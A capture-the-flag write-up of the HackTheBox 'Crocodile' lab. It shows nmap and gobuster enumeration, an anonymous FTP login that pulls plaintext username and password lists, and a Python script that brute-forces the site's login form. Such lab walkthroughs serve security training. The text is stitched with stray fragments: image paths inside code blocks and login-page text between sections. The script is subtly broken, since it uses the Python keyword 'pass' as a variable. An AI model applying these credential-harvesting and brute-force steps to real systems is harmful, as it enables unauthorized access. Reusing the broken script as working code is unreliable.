



CROCODILE

Write-Up by RAHUL DIXIT

IP Address Of Target : **10.129.1.15**

Let's begin exploiting.

1. Information Gathering

1.1 Ping Request

Let's try pinging to check whether the target responds to the ping request from our machine.

```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# ping -c 4 10.129.1.15
PING 10.129.1.15 (10.129.1.15) 56(84) bytes of data.
64 bytes from 10.129.1.15: icmp_seq=1 ttl=63 time=1803 ms
64 bytes from 10.129.1.15: icmp_seq=2 ttl=63 time=772 ms
64 bytes from 10.129.1.15: icmp_seq=3 ttl=63 time=2095 ms
64 bytes from 10.129.1.15: icmp_seq=4 ttl=63 time=1281 ms

— 10.129.1.15 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3045ms
rtt min/avg/max/mdev = 771.704/1487.597/2095.114/505.874 ms, pipe 2
```

The target responds to the ping request with a **TTL** of 63 indicating that the OS running is **Linux**.

For all machines running **Linux** their **TTL** value is 64 (63 is nearby approximately to the TTL of 64).

2. Scanning

2.1 Port Scanning

Now let's try scanning for the open ports on the target machine using Nmap.

```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# nmap -p- -Pn -T5 --min-rate=1000 10.129.1.15 -o discoverPorts.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:09 EDT
Warning: 10.129.1.15 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.1.15
Host is up (0.32s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 74.50 seconds
```

After scanning for all the ports that are open on the target, we found 2 ports open.

✂ OPEN PORTS

The scan shows PORT **80/TCP** and PORT **21/TCP** open with **FTP** and **HTTP** services running on the target machine.

Now let's perform a more insane scan on the specific ports that are open on the target machine.

```

(root@kali)-[/home/kali/HackTheBox/Crocodile]
# nmap -p 21,80 -A -Pn -T5 -sC -sV --min-rate=10000 10.129.1.15 -o insaneScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 08:22 EDT
Nmap scan report for 10.129.1.15
Host is up (0.24s latency).
File System: 10.129.1.15
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r-- 1 ftp      ftp      33 Jun 08 2021 allowed.userlist
|_-rw-r--r-- 1 ftp      ftp      62 Apr 20 2021 allowed.userlist.passwd
| ftp-syst:  404 Not Found
|_STAT:
|_FTP server status:
|_  Connected to ::ffff:10.10.16.35
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 1
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%)
, Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Lin
ux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 - 5.4 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1   212.81 ms 10.10.16.1
2   383.55 ms 10.129.1.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.42 seconds


```

The above scan on both ports shows more specific details of services running on the target (example : version, files etc).

The scan on PORT **21** shows that **FTP** is misconfigured for **anonymous login** and there are two files named `allowed.userlist` and `allowed.userlist.passwd` on the **FTP** service.


On the other hand, PORT **80** hosts a webpage with title **Smash - Bootstrap Business Template**.

Now we have a website let's check whether we can get any sensitive information from the website.



We have this beautiful page hosted on the target machine upon looking around nothing seemed functional.

Let's check the client-side source code to see if we can find something useful.



Upon analysing the source code there was nothing useful in the source code.

2.2 Directory Enumeration

Now let's enumerate the directories that maybe hidden on the server using gobuster.


```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# gobuster dir --url http://10.129.1.15/ --wordlist /usr/share/wordlists/dirb/big.txt -x php,conf,bak -t 64 --timeout 20s

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.1.15/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,conf,bak
[+] Timeout: 20s


Starting gobuster in directory enumeration mode

./htpasswd (Status: 403) [Size: 276]
./htaccess.bak (Status: 403) [Size: 276]
./htaccess.php (Status: 403) [Size: 276]
./htaccess (Status: 403) [Size: 276]
./htpasswd.bak (Status: 403) [Size: 276]
./htaccess.conf (Status: 403) [Size: 276]
./htpasswd.php (Status: 403) [Size: 276]
./htpasswd.conf (Status: 403) [Size: 276]
/assets (Status: 301) [Size: 311] [→ http://10.129.1.15/assets/]
/config.php (Status: 200) [Size: 0]
/css (Status: 301) [Size: 308] [→ http://10.129.1.15/css/]
/dashboard (Status: 301) [Size: 314] [→ http://10.129.1.15/dashboard/]
/fonts (Status: 301) [Size: 310] [→ http://10.129.1.15/fonts/]
/js (Status: 301) [Size: 307] [→ http://10.129.1.15/js/]
/login.php (Status: 200) [Size: 1577]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/server-status (Status: 403) [Size: 276]
Progress: 81876 / 81880 (100.00%)
```



On enumerating directories we found some hidden directories such as **login.php**, **logout.php**, **assets**, **config.php**, **js**, **fonts**, **css**, **dashboard** etc with status code 200 OK, 301 MOVED PERMANENTLY, 302 REDIRECT

On navigating to **login.php**, a login page is found asking for username and password to login.



Recall, **Anonymous FTP** having two files that were found, let's look into them.

3. Gaining Access

3.1 Anonymous FTP

```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# ftp 10.129.1.15
Connected to 10.129.1.15.
220 (vsFTPd 3.0.3)
Name (10.129.1.15:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||43036|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           33 Jun 08  2021 allowed.userlist
-rw-r--r--    1 ftp      ftp          62 Apr 20  2021 allowed.userlist.passwd
226 Directory send OK.
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||41335|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****|
226 Transfer complete.
33 bytes received in 00:00 (0.04 KiB/s)
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||49161|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****|
226 Transfer complete.
62 bytes received in 00:00 (0.11 KiB/s)
ftp> bye
221 Goodbye.
```

Please sign in

☐ Remember me

Downloaded both the files from the **FTP** services.

```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
```

Upon looking into **allowed.userlist**, it can be seen clearly that there are four usernames in the file.

```
(root@kali)-[/home/kali/HackTheBox/Crocodile]
# cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
```


Same in the **allowed.userlist.passwd**, it can be seen that there are four password.

3.2 HTTP POST FORM

Now we have certain usernames and password that can be tried on the login page of the web, you can use various ways some of them are **BURPSUITE**, **HYDRA** etc.

I developed a python script using requests library that will **BRUTE-FORCE** the login page.

Here's the python script.



```
File Edit Selection View Go Run Terminal Help
crocodile.py x
home > kali > HackTheBox > Crocodile > crocodile.py
1 #!/usr/bin/env python3
2
3 import requests
4 from bs4 import BeautifulSoup
5 from time import sleep
6 from colorama import Fore, Style
7
8 url = input(Fore.GREEN + "[*] Enter URL ( Format ----> http://IP/login.php ) : ")
9 payload = {
10     'Username' : '',
11     'Password' : '',
12     'Submit' : 'Login'
13 }
14
15 userFile = "allowed.userlist"
16 passFile = "allowed.userlist.passwd"
17
18 def bruteForce(url : str, payload : dict, usernameFile : str, passwordFile : str) -> None:
19     """
20     Performs Brute Force Attack over the crocodile machine of HackTheBox.
21     Returns None, if password found breaks the code execution.
22     Scripted By : exploitslayer (RAHUL DIXIT)
23     """
24     usernames = open(usernameFile, 'r').readlines()
25     passwords = open(passwordFile, 'r').readlines()
26     onLoginPage = "Please sign in"
27     for username in usernames:
28         user = username.strip('\n')
29         for password in passwords:
30             pass = password.strip('\n')
31             payload['Username'] = user
32             payload['Password'] = pass
33             response = requests.post(url, data = payload)
34             if onLoginPage in response.text:
35                 print(Fore.RED + "[.] Login Failed")
36             else:
37                 print(Fore.GREEN + "[+] Login Successful")
38                 sleep(0.5)
39                 print(Fore.GREEN + "[+] USERNAME : " + user)
40                 print(Fore.GREEN + "[+] PASSWORD : " + pass)
41
42 ~~~~
```

This python scripts takes the **Target URL** as input and passes it to the **bruteForce** function (**PARAMETERS** : URL, PAYLOAD, USERNAMES LIST, PASSWORD LIST) that performs the brute-force task over the given target.

